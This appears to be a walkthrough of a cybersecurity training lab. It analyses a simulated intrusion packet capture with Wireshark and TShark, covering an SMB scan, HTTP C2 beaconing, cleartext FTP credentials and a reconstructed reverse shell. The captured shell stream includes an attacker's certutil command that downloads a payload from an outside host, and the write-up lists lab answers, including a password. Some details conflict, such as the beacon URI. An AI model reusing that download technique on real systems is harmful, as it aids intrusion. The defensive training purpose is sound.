

L2 - 12.5. Advanced Packet Analysis


Task 1 - Introduction

Scenario: You are a SOC analyst at Nexus Financial Group investigating a confirmed intrusion against the Finance subnet. In the previous rooms, we identified a recurring beacon on `WKST-FINANCE-04` (`10.14.22.88`) communicating with `194.165.16.56` , confirmed a 5.3 MB staging exfiltration to `185.213.154.201` , and mapped the lateral movement path through `WKST-IT-ADMIN-02` to the Domain Controller. The investigation so far has relied on Zeek logs and Zui queries, which told us what connections existed and how much data moved. What they could not tell us is what those sessions actually contained.


Task 2 - Triageing a Scan Alert

The Alert: The NIDS console shows two correlated alerts on the Finance perimeter sensor at 03:14:27 UTC on 2025-11-14:

Two questions need answering: is the scan real, and is the connection to `194.165.16.56` benign or a beacon? The PCAP at `/home/ubuntu/captures/investigation.pcap` covers 02:30 to 04:00 UTC for the Finance subnet, so both alert timestamps sit inside our evidence window.




Confirming the Scan in Wireshark: `ip.src == 10.14.22.88 and tcp.flags.syn == 1 and tcp.flags.ack == 0 and tcp.dstport == 445`.



No.	Time	Source	Destination	Protocol	Length	Info
203	2667.000000	10.14.22.88	10.14.30.1	TCP	54	49152 → 445 [SYN] Seq=0 Win=8192 Len=0
204	2669.127652	10.14.22.88	10.14.30.2	TCP	54	49153 → 445 [SYN] Seq=0 Win=8192 Len=0
215	2672.034266	10.14.22.88	10.14.30.3	TCP	54	49154 → 445 [SYN] Seq=0 Win=8192 Len=0
216	2674.387799	10.14.22.88	10.14.30.4	TCP	54	49155 → 445 [SYN] Seq=0 Win=8192 Len=0
229	2677.350741	10.14.22.88	10.14.30.5	TCP	54	49156 → 445 [SYN] Seq=0 Win=8192 Len=0
230	2680.333636	10.14.22.88	10.14.30.6	TCP	54	49157 → 445 [SYN] Seq=0 Win=8192 Len=0
231	2680.454298	10.14.22.88	10.14.30.7	TCP	54	49158 → 445 [SYN] Seq=0 Win=8192 Len=0
232	2683.372187	10.14.22.88	10.14.30.8	TCP	54	49159 → 445 [SYN] Seq=0 Win=8192 Len=0
233	2686.284603	10.14.22.88	10.14.30.9	TCP	54	49160 → 445 [SYN] Seq=0 Win=8192 Len=0
234	2688.516396	10.14.22.88	10.14.30.10	TCP	54	49161 → 445 [SYN] Seq=0 Win=8192 Len=0
235	2690.798923	10.14.22.88	10.14.30.11	TCP	54	49162 → 445 [SYN] Seq=0 Win=8192 Len=0
236	2691.890653	10.14.22.88	10.14.30.12	TCP	54	49163 → 445 [SYN] Seq=0 Win=8192 Len=0
237	2693.461796	10.14.22.88	10.14.30.13	TCP	54	49164 → 445 [SYN] Seq=0 Win=8192 Len=0
238	2696.167352	10.14.22.88	10.14.30.14	TCP	54	49165 → 445 [SYN] Seq=0 Win=8192 Len=0
239	2697.121542	10.14.22.88	10.14.30.15	TCP	54	49166 → 445 [SYN] Seq=0 Win=8192 Len=0
240	2698.462893	10.14.22.88	10.14.30.16	TCP	54	49167 → 445 [SYN] Seq=0 Win=8192 Len=0
241	2700.699757	10.14.22.88	10.14.30.17	TCP	54	49168 → 445 [SYN] Seq=0 Win=8192 Len=0
242	2701.829887	10.14.22.88	10.14.30.18	TCP	54	49169 → 445 [SYN] Seq=0 Win=8192 Len=0
243	2702.556287	10.14.22.88	10.14.30.19	TCP	54	49170 → 445 [SYN] Seq=0 Win=8192 Len=0
244	2704.825785	10.14.22.88	10.14.30.20	TCP	54	49171 → 445 [SYN] Seq=0 Win=8192 Len=0
245	2705.214003	10.14.22.88	10.14.30.21	TCP	54	49172 → 445 [SYN] Seq=0 Win=8192 Len=0

The packet list shows SYN-only packets targeting many distinct destination addresses inside a four-minute window, all targeting TCP/445 (SMB). One SYN per host with no completed three-way handshake on the majority of attempts is the signature of a **TCP SYN (stealth) scan**. The scanner sends a SYN, decides the port status from the response (SYN/ACK or RST), and never completes the handshake.

We can rule out an application bug because a legitimate client does not touch this many SMB hosts in four minutes. This is active, deliberate reconnaissance. The first alert is a true positive mapping to **MITRE ATT&CK T1046 (Network Service Discovery)**. Expanding the **Transmission Control Protocol > Flags** node shows the **SYN** flag set and the **ACK** flag cleared.



The Same Investigation in TShark

```
ubuntu@tryhackme:~$ cd /home/ubuntu/captures/
ubuntu@tryhackme:~/captures$ tshark -r investigation.pcap -Y
"ip.src == 10.14.22.88 and tcp.flags.syn == 1 and tcp.flags.ack == 0 and tcp.dstport == 445" -T fields -e frame.time -e ip.dst -e tcp.dstport | head -n 5
Nov 14, 2025 02:54:27.000000000 UTC 10.14.30.1 445
Nov 14, 2025 02:54:29.127652000 UTC 10.14.30.2 445
...
```

To find the number of packets, pipe the destination IP field to `sort -u | wc -l`. That gives the unique destination count without relying on what happens to be visible in the Wireshark packet pane.

Pivoting to the Second Alert: The connection to `194.165.16.56` using the display filter `ip.addr == 194.165.16.56`.


No.	Time	Source	Destination	Protocol	Length	Info
205	2670.000000	10.14.22.88	194.165.16.56	TCP	54	51000 → 80 [SYN] Seq=0 Win=8192 Len=0
206	2670.010000	194.165.16.56	10.14.22.88	TCP	54	80 → 51000 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0
207	2670.020000	10.14.22.88	194.165.16.56	TCP	54	51000 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=0
208	2670.021000	10.14.22.88	194.165.16.56	HTTP	256	GET /api/v2/check HTTP/1.1
209	2670.021500	194.165.16.56	10.14.22.88	TCP	54	80 → 51000 [ACK] Seq=1 Ack=203 Win=8192 Len=0
210	2670.022500	194.165.16.56	10.14.22.88	TCP	172	80 → 51000 [PSH, ACK] Seq=1 Ack=203 Win=8192 Len=118 [TCP segment
211	2670.023000	10.14.22.88	194.165.16.56	TCP	54	51000 → 80 [ACK] Seq=203 Ack=119 Win=8192 Len=0
212	2670.024000	10.14.22.88	194.165.16.56	TCP	54	51000 → 80 [FIN, ACK] Seq=203 Ack=119 Win=8192 Len=0
213	2670.025000	194.165.16.56	10.14.22.88	TCP	54	80 → 51000 [FIN, ACK] Seq=119 Ack=204 Win=8192 Len=0
214	2670.026000	10.14.22.88	194.165.16.56	TCP	54	51000 → 80 [ACK] Seq=204 Ack=120 Win=8192 Len=0
217	2675.000000	10.14.22.88	194.165.16.56	TCP	54	52000 → 443 [SYN] Seq=0 Win=8192 Len=0
218	2675.010000	194.165.16.56	10.14.22.88	TCP	54	443 → 52000 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0
219	2675.020000	10.14.22.88	194.165.16.56	TCP	54	52000 → 443 [ACK] Seq=1 Ack=1 Win=8192 Len=0
220	2675.021000	10.14.22.88	194.165.16.56	TLSv1.2	167	Client Hello (SNI=)
221	2675.021500	194.165.16.56	10.14.22.88	TCP	54	443 → 52000 [ACK] Seq=1 Ack=114 Win=8192 Len=0
222	2675.022500	194.165.16.56	10.14.22.88	TLSv1.2	931	Server Hello, Certificate, Server Hello Done
223	2675.023000	10.14.22.88	194.165.16.56	TCP	54	52000 → 443 [ACK] Seq=114 Ack=878 Win=8192 Len=0
224	2675.024000	10.14.22.88	194.165.16.56	TCP	54	52000 → 443 [FIN, ACK] Seq=114 Ack=878 Win=8192 Len=0
225	2675.025000	194.165.16.56	10.14.22.88	TCP	54	443 → 52000 [FIN, ACK] Seq=878 Ack=115 Win=8192 Len=0
226	2675.026000	10.14.22.88	194.165.16.56	TCP	54	52000 → 443 [ACK] Seq=115 Ack=879 Win=8192 Len=0
268	2730.400380	10.14.22.88	194.165.16.56	TCP	54	51001 → 80 [SYN] Seq=0 Win=8192 Len=0

The packet list shows every packet associated with that host, not one row per session. Seeing a few hundred displayed packets here is expected because each TCP session contains handshake packets, application data, acknowledgements, and teardown packets.

To count sessions instead of packets, open **Statistics > Conversations** in Wireshark, switch to the **TCP** tab, and filter by `194.165.16.56`. The conversation rows represent TCP sessions, while the packet list still shows each handshake, request, response, acknowledgement, and teardown packet.

Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Total Packets	Percent Filtered
10.14.22.88	51000	194.165.16.56	80	10	860 bytes	2	10	100.0
10.14.22.88	51001	194.165.16.56	80	10	860 bytes	41	10	100.0
10.14.22.88	51002	194.165.16.56	80	10	860 bytes	86	10	100.0
10.14.22.88	51003	194.165.16.56	80	10	860 bytes	91	10	100.0
10.14.22.88	51004	194.165.16.56	80	10	860 bytes	93	10	100.0
10.14.22.88	51005	194.165.16.56	80	10	860 bytes	94	10	100.0
10.14.22.88	51006	194.165.16.56	80	10	860 bytes	95	10	100.0
10.14.22.88	51007	194.165.16.56	80	10	860 bytes	96	10	100.0
10.14.22.88	51008	194.165.16.56	80	10	860 bytes	98	10	100.0
10.14.22.88	51009	194.165.16.56	80	10	860 bytes	99	10	100.0
10.14.22.88	51010	194.165.16.56	80	10	860 bytes	100	10	100.0
10.14.22.88	51011	194.165.16.56	80	10	860 bytes	102	10	100.0
10.14.22.88	51012	194.165.16.56	80	10	860 bytes	104	10	100.0
10.14.22.88	51013	194.165.16.56	80	10	860 bytes	105	10	100.0
10.14.22.88	51014	194.165.16.56	80	10	860 bytes	106	10	100.0
10.14.22.88	51015	194.165.16.56	80	10	860 bytes	107	10	100.0
10.14.22.88	51016	194.165.16.56	80	10	860 bytes	110	10	100.0
10.14.22.88	51017	194.165.16.56	80	10	860 bytes	111	10	100.0
10.14.22.88	51018	194.165.16.56	80	10	860 bytes	113	10	100.0
10.14.22.88	51019	194.165.16.56	80	10	860 bytes	114	10	100.0
10.14.22.88	51020	194.165.16.56	80	10	860 bytes	115	10	100.0
10.14.22.88	51021	194.165.16.56	80	10	860 bytes	117	10	100.0
10.14.22.88	51022	194.165.16.56	80	10	860 bytes	120	10	100.0
10.14.22.88	52000	194.165.16.56	443	10	2 KB	5	10	100.0
10.14.22.88	52001	194.165.16.56	443	10	2 KB	92	10	100.0
10.14.22.88	52002	194.165.16.56	443	10	2 KB	97	10	100.0
10.14.22.88	52003	194.165.16.56	443	10	2 KB	103	10	100.0
10.14.22.88	52004	194.165.16.56	443	10	2 KB	109	10	100.0
10.14.22.88	52005	194.165.16.56	443	10	2 KB	116	10	100.0

TTL and IP Identification Verification: Before leaving the network layer, let us verify the scan originates from our internal host and is not spoofed. Expand the IPv4 layer in the packet details pane:



The `ip.ttl` reads `63`. A fresh Linux host emits packets with a TTL of `64`. One hop through our access switch decrements this to `63`, which is consistent with an origin on our local subnet. The `ip.id` values also increment monotonically, confirming a single origin generating consecutive packets rather than spoofed traffic.

Answer the questions below

How many unique destination IPs does `10.14.22.88` scan inside the capture window?

87

Run the query below in Wireshark:

```
ip.src == 10.14.22.88 and tcp.flags.syn == 1 and tcp.flags.ack == 0 and tcp.dstport == 445
```

This filter isolates initial TCP connection requests (SYN packets) sent from IP address 10.14.22.88 attempting to connect to SMB file-sharing services on port 445.

How many plain HTTP beacon requests from `10.14.22.88` to `194.165.16.56` are present in the capture?

23


```
ip.src == 10.14.22.88 && ip.dst == 194.165.16.56 && http.request
```

This filter captures all HTTP requests sent directly from source IP 10.14.22.88 to destination IP 194.165.16.56.

Task 3 - Confirming HTTP C2

The sessions connecting to 194.165.16.56 have all the hallmarks of a classic beacon: regular intervals, low jitter, and similar byte counts. Threat intelligence enrichment associates the observed host header with an intrusion framework profile, but the PCAP still needs to prove what the traffic carries.

Now, we need to dig into the packet content to prove this is a live command and control (C2) channel. We will analyze the plain HTTP sessions on TCP port 80. We will come back to the encrypted TLS sessions in Task 6 once we have covered handshake-analysis techniques.



Reading the HTTP Request Line: `http.request and ip.dst == 194.165.16.56`. The packet list narrows to the plain HTTP beacon requests. Expanding the packet details pane on any of these requests shows:

http.request and ip.dst == 194.165.16.56

No.	Time	Source	Destination	Protocol	Length	Info
208	2670.021000	10.14.22.88	194.165.16.56	HTTP	256	GET /api HTTP/1.1
271	2730.421380	10.14.22.88	194.165.16.56	HTTP	256	GET /api HTTP/1.1
328	2791.533913	10.14.22.88	194.165.16.56	HTTP	256	GET /api HTTP/1.1
348	2848.391404	10.14.22.88	194.165.16.56	HTTP	256	GET /api HTTP/1.1
370	2905.462137	10.14.22.88	194.165.16.56	HTTP	256	GET /api HTTP/1.1
385	2969.814389	10.14.22.88	194.165.16.56	HTTP	256	GET /api HTTP/1.1
399	3029.879520	10.14.22.88	194.165.16.56	HTTP	256	GET /api HTTP/1.1
413	3088.081763	10.14.22.88	194.165.16.56	HTTP	256	GET /api HTTP/1.1
438	3143.150798	10.14.22.88	194.165.16.56	HTTP	256	GET /api HTTP/1.1
452	3201.946830	10.14.22.88	194.165.16.56	HTTP	256	GET /api HTTP/1.1
468	3264.052832	10.14.22.88	194.165.16.56	HTTP	256	GET /api HTTP/1.1
495	3328.975235	10.14.22.88	194.165.16.56	HTTP	256	GET /api HTTP/1.1
519	3390.496801	10.14.22.88	194.165.16.56	HTTP	256	GET /api HTTP/1.1
533	3446.027155	10.14.22.88	194.165.16.56	HTTP	256	GET /api HTTP/1.1
548	3509.188617	10.14.22.88	194.165.16.56	HTTP	256	GET /api HTTP/1.1
562	3569.430965	10.14.22.88	194.165.16.56	HTTP	256	GET /api HTTP/1.1
576	3631.486170	10.14.22.88	194.165.16.56	HTTP	256	GET /api HTTP/1.1

Frame 533: 256 bytes on wire (2048 bits), 256 bytes captured (2048 bits)
 Ethernet II, Src: 02:00:0a:0e:16:58 (02:00:0a:0e:16:58), Dst: 02:00:0a:0e:00:01 (02:00:0a:0e:00:01)
 Internet Protocol Version 4, Src: 10.14.22.88, Dst: 194.165.16.56
 Transmission Control Protocol, Src Port: 51013, Dst Port: 80, Seq: 1, Ack: 1, Len: 202
 Hypertext Transfer Protocol
 GET /api HTTP/1.1
 Host: update.softpatch-cdn.com
 User-Agent: Mozilla/5.0 (compatible; MSIE 11.0; Windows NT 10.0)
 Cookie: session=eyJpbXBsYw50X2lkIjojRk5DLTA0In0=
 Connection: keep-alive
 Full request URI: http://update.softpatch-cdn.com/api
 [HTTP request 1/1]

Let us break down three critical findings here:

- First, every request hits the exact same URI. Legitimate application APIs almost never exhibit that level of extreme URI concentration from a single client.
- Second, the User-Agent string masquerades as Internet Explorer 11 on Windows 10, a deprecated combination that legitimate modern browsers do not use.
- Third, the Cookie field contains a base64-encoded string, which is highly suspicious for a simple check-in endpoint that should only carry standard session identifiers.

Extracting the Pattern Across the Capture: Beacon Pattern Extraction

```
ubuntu@tryhackme:~$ tshark -r /home/ubuntu/captures/investigation.pcap -Y "http.request and ip.dst == 194.165.16.56" -T fields -e ip.src -e http.host -e http.request.uri -e http.user_agent | sort -u
```

```
10.14.22.88 <REDACTED> <REDACTED> Mozilla/5.0 (compatible;
MSIE 11.0; Windows NT 10.0)
```

Following the Stream: TShark Stream Follow

```
ubuntu@tryhackme:~$ tshark -r /home/ubuntu/captures/investiga
tion.pcap -q -z "follow,tcp,ascii,2"
```

```
=====
=====
```

```
Follow: tcp,ascii
Filter: tcp.stream eq 2
Node 0: 10.14.22.88:49301
Node 1: 194.165.16.56:80
GET <REDACTED> HTTP/1.1
Host: <REDACTED>
User-Agent: Mozilla/5.0 (compatible; MSIE 11.0; Windows NT 1
0.0)
Cookie: session=eyJpbXBsYW50X2lkIjoiRk5DLTA0In0=
```

```
HTTP/1.1 200 OK
Server: nginx
Content-Type: application/json
Content-Length: 38
```

```
{"status":"ok","cmd":"<REDACTED>"}
```

```
=====
=====
```

Decoding the Command: Base64 Command Decode

```
ubuntu@tryhackme:~$ echo "<REDACTED>" | base64 -d
<REDACTED>
```

With the C2 confirmed, we capture the indicators in a form we can hand to detection engineering:

Indicator	Value	Source
C2 IP	194.165.16.56	TCP destination across all beacon sessions
C2 domain	<REDACTED>	HTTP Host header
Beacon URI	<REDACTED>	HTTP request line
Beacon User-Agent	IE11 on Windows 10 string	HTTP request header
First decoded command	<REDACTED>	Base64 of the cmd field in the JSON response

Answer the questions below

What is the request URI that every HTTP beacon from 10.14.22.88 targets?

/api/v2/check

Right-click on the IP address, go to **Follow**, then select **TCP Stream**.

The image shows a Wireshark packet capture of a TCP stream. The top pane displays a list of packets, with packet 208 selected. The bottom pane shows the details of the selected packet, which is an HTTP GET request. The request is for the path `/api/v2/check` on the host `update.softpatch-cdn.com`. The response is an HTTP 200 OK from the `nginx` server, with a `Content-Type` of `application/json` and a `Content-Length` of 38. The JSON body contains a `status` of `ok` and a `cmd` field with a base64-encoded value `d2hvYW1p`.

No.	Time	Source	Destination	Protocol
205	2670.000000	10.14.22.88	194.165.16.56	TCP
206	2670.010000	194.165.16.56	10.14.22.88	TCP
207	2670.020000	10.14.22.88	194.165.16.56	TCP
208	2670.021000	10.14.22.88	194.165.16.56	HTTP
209	2670.021500	194.165.16.56	10.14.22.88	TCP
210	2670.022500	194.165.16.56	10.14.22.88	TCP
211	2670.023000	10.14.22.88	194.165.16.56	TCP
212	2670.024000	10.14.22.88	194.165.16.56	TCP
213	2670.025000	194.165.16.56	10.14.22.88	TCP
214	2670.026000	10.14.22.88	194.165.16.56	TCP

```

GET /api/v2/check HTTP/1.1
Host: update.softpatch-cdn.com
User-Agent: Mozilla/5.0 (compatible; MSIE 11.0; Windows NT 10.0)
Cookie: session=eyJpbXBsYW50X2lkIjoiriRk5DLTA0In0=
Connection: keep-alive

HTTP/1.1 200 OK
Server: nginx
Content-Type: application/json
Content-Length: 38

{"status":"ok","cmd":"d2hvYW1p"}


```

What command does the base64 value in the cmd field decode to?

whoami

Task 4 - Reconstructing Sessions From Streams

Reassembling raw packets into application-layer streams is how we extract cleartext credentials, recover typed commands, and reconstruct multi-stage download chains.



Credential Harvesting in Cleartext FTP: Follow > TCP Stream reveals the cleartext credentials:

```
220 (vsFTPd 3.0.5)
USER administrator
331 Please specify the password.
PASS <REDACTED>
230 Login successful.
SYST
215 UNIX Type: L8
PORT 10,14,22,88,193,205
200 PORT command successful. Consider using PASV.
LIST
150 Here comes the directory listing.
226 Directory send OK.
RETR /backup/customer_db_export.csv
150 Opening BINARY mode data connection for /backup/customer_db_export.csv (4891230 byte
s).
226 Transfer complete.
```

The administrator password is transmitted in cleartext, and the file `/backup/customer_db_export.csv` was retrieved. Standard connection logs only show that a connection was accepted; reassembling the stream is required to capture the credential value and retrieved filename.

FTP Credential Extraction

```
ubuntu@tryhackme:~$ tshark -r /home/ubuntu/captures/investiga
tion.pcap -Y 'ftp.request.command == "USER" or ftp.request.co
mmand == "PASS"' -T fields -e ftp.request.command -e ftp.requ
est.arg
```

```
USER    administrator
PASS    <REDACTED>
```

Interactive Reverse Shell Reconstruction: The suspect host connects to a secondary actor host on `194.165.16.78` on TCP port 4444. This destination port is commonly used by offensive frameworks, flagging it as a potential reverse shell. Filter the PCAP with `tcp.port == 4444` and follow the TCP stream:

```
Microsoft Windows [Version 10.0.19045.3693]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> <REDACTED>
nexusfinance\administrator

C:\Windows\system32> certutil.exe -urlcache -f https://files.cdn-delivery.net/<REDACTED>
<REDACTED>
**** Online ****
CertUtil: -urlcache command completed successfully.

C:\Windows\system32> <REDACTED>
```

The attacker verified their administrative shell with an identity check, then used `certutil.exe` to download a secondary payload.

Multi-Stage HTTP Delivery Chains: Let us trace the redirect location by filtering for 302 responses: HTTP Redirect Location Extraction

```
ubuntu@tryhackme:~$ tshark -r /home/ubuntu/captures/investigation.pcap -Y "http.response.code == 302" -T fields -e frame.time -e ip.src -e http.location
Nov 14, 2025 03:16:20.022500000 UTC 203.0.113.50 https://files.cdn-delivery.net/<REDACTED>
```

The command extracts the target redirect URL. Blocking only the intermediate URL is insufficient; detection engineering needs the final delivery host (`files.cdn-delivery.net`) to prevent future campaigns.

Answer the questions below

Following the FTP control stream from the investigation PCAP, what password is transmitted in cleartext?

S3cur3P@ssw0rd!

```
tshark -r /home/ubuntu/captures/investigation.pcap -Y 'ftp.request.command == "USER" or ftp.request.command == "PASS"' -T fields -e ftp.request.command -e ftp.request.arg
```

